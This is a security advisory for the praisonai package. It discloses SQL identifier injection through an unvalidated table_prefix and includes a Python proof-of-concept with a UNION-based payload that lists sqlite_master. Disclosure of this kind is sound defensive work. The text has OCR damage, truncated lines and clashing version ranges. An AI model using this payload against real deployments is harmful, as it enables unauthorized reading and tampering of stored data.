SQLiteConversationStore didn't validate table_prefix when constructing SQL queries

High **MervinPraison** published **GHSA-x783-xp3g-mqhp** 5 days ago

Package

praisonai (pip)

Affected versions

< 1.5.130

Patched versions

>= 4.5.133

Description

Summary

The `table_prefix` configuration value is directly used to construct SQL table identifiers without validation.

If an attacker controls this value, they can manipulate SQL query structure, leading to unauthorized data access (e.g., reading internal SQLite tables such as `sqlite_master`) and tampering with query results.

Details

This allows attackers to inject arbitrary SQL fragments into table identifiers, effectively altering query execution.

This occurs because `table_prefix` is passed from configuration (`from_yaml` / `from_dict`) into `SQLiteConversationStore` and directly concatenated into SQL queries via f-strings:

```
sessions_table = f"{table_prefix}sessions"
```

This value is then used in queries such as:

```
SELECT * FROM {self.sessions_table}
```

Since SQL identifiers cannot be safely parameterized and are not validated, attacker-controlled input can modify SQL query structure.

The vulnerability originates from configuration input and propagates through the following flow:

- **Source:** config.py
  (`from_yaml` / `from_dict`) accepts external configuration input
- **Propagation:** factory.py
  (`create_stores_from_config`) passes `conversation_options` without validation
- **Sink:** sqlite.py
  Constructs SQL queries using f-strings with identifiers derived from `table_prefix`

As a result, attacker-controlled `table_prefix` is interpreted as part of the SQL query, enabling injection into table identifiers and altering query semantics.

PoC

1. Exploit Code

The PoC demonstrates that attacker-controlled `table_prefix` is not treated as a simple prefix but as part of the SQL query, allowing full manipulation of query structure.

```
#!/usr/bin/env python3
"""
PoC: SQL identifier injection via SQLiteConversationStore.table_prefix

This demonstrates query-structure manipulation when table_prefix is attacker-controlled.
"""

import os
import tempfile

from praisonai.persistence.conversation.sqlite import SQLiteConversationStore
from praisonai.persistence.conversation.base import ConversationSession


def run_poc() -> int:
    fd, db_path = tempfile.mkstemp(suffix=".db")
    os.close(fd)

    try:
        print(f"[+] temp db: {db_path}")

        # 1) Create normal schema and insert one legitimate session.
        normal = SQLiteConversationStore(
            path=db_path,
```

```
        table_prefix="praison_",
        auto_create_tables=True,
    )
    normal.create_session(
        ConversationSession(
            session_id="legit-session",
            user_id="user1",
            agent_id="agent1",
            name="Legit Session",
            state={},
            metadata={},
            created_at=123.0,
            updated_at=123.0,
        )
    )

    normal_rows = normal.list_sessions(limit=10, offset=0)
    print(f"[+] normal.list_sessions() count: {len(normal_rows)}")
    print(f"[+] normal first session_id: {normal_rows[0].session_id if normal_rows e

    # 2) Malicious prefix (UNION-based query structure manipulation)
    injected_prefix = (
        "praison_sessions WHERE 1=0 "
        "UNION SELECT "
        "name as session_id, "
        "NULL as user_id, "
        "NULL as agent_id, "
        "NULL as name, "
        "NULL as state, "
        "NULL as metadata, "
        "0 as created_at, "
        "0 as updated_at "
        "FROM sqlite_master -- "
    )

    injected = SQLiteConversationStore(
        path=db_path,
        table_prefix=injected_prefix,
        auto_create_tables=False,
    )

    injected_rows = injected.list_sessions(limit=10, offset=0)
    injected_ids = [row.session_id for row in injected_rows]

    print(f"[+] injected.list_sessions() count: {len(injected_rows)}")
    print(f"[+] injected session_ids (first 10): {injected_ids[:10]}")

    suspicious = any(
        x in injected_ids
        for x in ("sqlite_schema", "sqlite_master", "praison_sessions", "praison_mes
    )

    if suspicious or len(injected_rows) > len(normal_rows):
        print("[!] PoC succeeded: list_sessions query semantics altered by table_pre
        return 0
```


```
            print("[!] PoC inconclusive: no clear injected rows observed")
            return 2

        finally:
            try:
                os.remove(db_path)
                print("[+] temp db removed")
            except OSError:
                pass


if __name__ == "__main__":
    raise SystemExit(run_poc())
```

---

2. Expected Output



The output shows that legitimate data is no longer returned; instead, attacker-controlled results are injected, demonstrating that query semantics have been altered.

3. Impact

- SQL Identifier Injection
- Query result manipulation
- Internal schema disclosure

Exploitable when untrusted input can influence configuration.

Reference

- GHSA-59g6-v3vg-f7wc

Severity

High

CVE ID

CVE-2026-40315

Weaknesses

▶ CWE-89

Credits

 **choseogyeong** Reporter